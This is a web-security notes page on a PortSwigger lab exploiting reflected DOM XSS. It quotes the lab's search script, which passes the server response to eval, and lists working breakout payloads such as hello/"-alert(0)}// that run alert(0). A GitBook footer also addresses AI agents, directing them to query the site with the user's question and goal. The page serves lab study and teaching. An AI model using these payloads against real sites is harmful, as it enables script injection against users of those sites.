> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/web/xss/reflected-dom-xss.md).
# XSS DOM Reflected
XSS DOM Reflected notes for PortSwigger Web Security Academy labs, including exploitation workflow, payload testing, Burp Suite validation, and remediation context.
### Reflected DOM XSS


This lab shows a thoughtful DOM vulnerability. The data sent in the query is returned by the server, then a client-side script treats them dangerously and writes them in a `eval`, opening the door to code execution.
The client makes an AJAX request to `path + window.location.search`. When the answer comes, the code is:
```javascript
function search(path) {
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {
if (this.readyState == 4 && this.status == 200) {
eval('var searchResultsObj = ' + this.responseText);
displaySearchResults(searchResultsObj);
}
};
xhr.open("GET", path + window.location.search);
xhr.send();
function displaySearchResults(searchResultsObj) {
var blogHeader = document.getElementsByClassName("blog-header")[0];
var blogList = document.getElementsByClassName("blog-list")[0];
var searchTerm = searchResultsObj.searchTerm
var searchResults = searchResultsObj.results
var h1 = document.createElement("h1");
h1.innerText = searchResults.length + " search results for '" + searchTerm + "'";
blogHeader.appendChild(h1);
var hr = document.createElement("hr");
blogHeader.appendChild(hr)
for (var i = 0; i < searchResults.length; ++i)
{
var searchResult = searchResults[i];
if (searchResult.id) {
var blogLink = document.createElement("a");
blogLink.setAttribute("href", "/post?postId=" + searchResult.id);
if (searchResult.headerImage) {
var headerImage = document.createElement("img");
headerImage.setAttribute("src", "/image/" + searchResult.headerImage);
blogLink.appendChild(headerImage);
}
blogList.appendChild(blogLink);
}
blogList.innerHTML += " ";
if (searchResult.title) {
var title = document.createElement("h2");
title.innerText = searchResult.title;
blogList.appendChild(title);
}
if (searchResult.summary) {
var summary = document.createElement("p");
summary.innerText = searchResult.summary;
blogList.appendChild(summary);
}
if (searchResult.id) {
var viewPostButton = document.createElement("a");
viewPostButton.setAttribute("class", "button is-small");
viewPostButton.setAttribute("href", "/post?postId=" + searchResult.id);
viewPostButton.innerText = "View post";
}
}
var linkback = document.createElement("div");
linkback.setAttribute("class", "is-linkback");
var backToBlog = document.createElement("a");
backToBlog.setAttribute("href", "/");
backToBlog.innerText = "Back to Blog";
linkback.appendChild(backToBlog);
blogList.appendChild(linkback);
}
}
```
The `displaySearchResults` function runs `searchResultsObj` and dynamically creates elements (h1, h2, p, a, img, etc.), by assigning `innerText` for titles and abstracts but important `searchResultsObj` via `eval`.
```javascript
if (this.readyState == 4 && this.status == 200) {
eval('var searchResultsObj = ' + this.responseText);
displaySearchResults(searchResultsObj);
}
```
The use of `eval('var searchResultsObj = ' + this.responseText)` is critical: if the controlled response contains specially formed text, it is possible to break the expected syntax and inject the JavaScript code that will be executed during the evaluation.
* Send back (or intercept) `responseText` containing the attacking value for `searchTerm` or a similar field.

* Remove from string/literal JSON expected by closing the structure and adding executable code, then neutralize the rest with a comment (`//`) to avoid subsequent syntax errors.
#### Examples of Tested Payloads
(These strings are intended to be placed in the part of the reflected response — they show how to get out of the structure and run `alert(0)`)
```javascript
hello/"jordan
hello/"jordan}//
```

By injecting one of the above strings into the reflected portion of the response, the `eval` will interpret the modified construction and run `alert(0)`, demonstrating client-side code execution via reflected DOM XSS.
```javascript
hello/"*alert(0)}//
```
```javascript
hello/"+alert(0)}//
```
```javascript
hello/"-alert(0)}//
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/web/xss/reflected-dom-xss.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.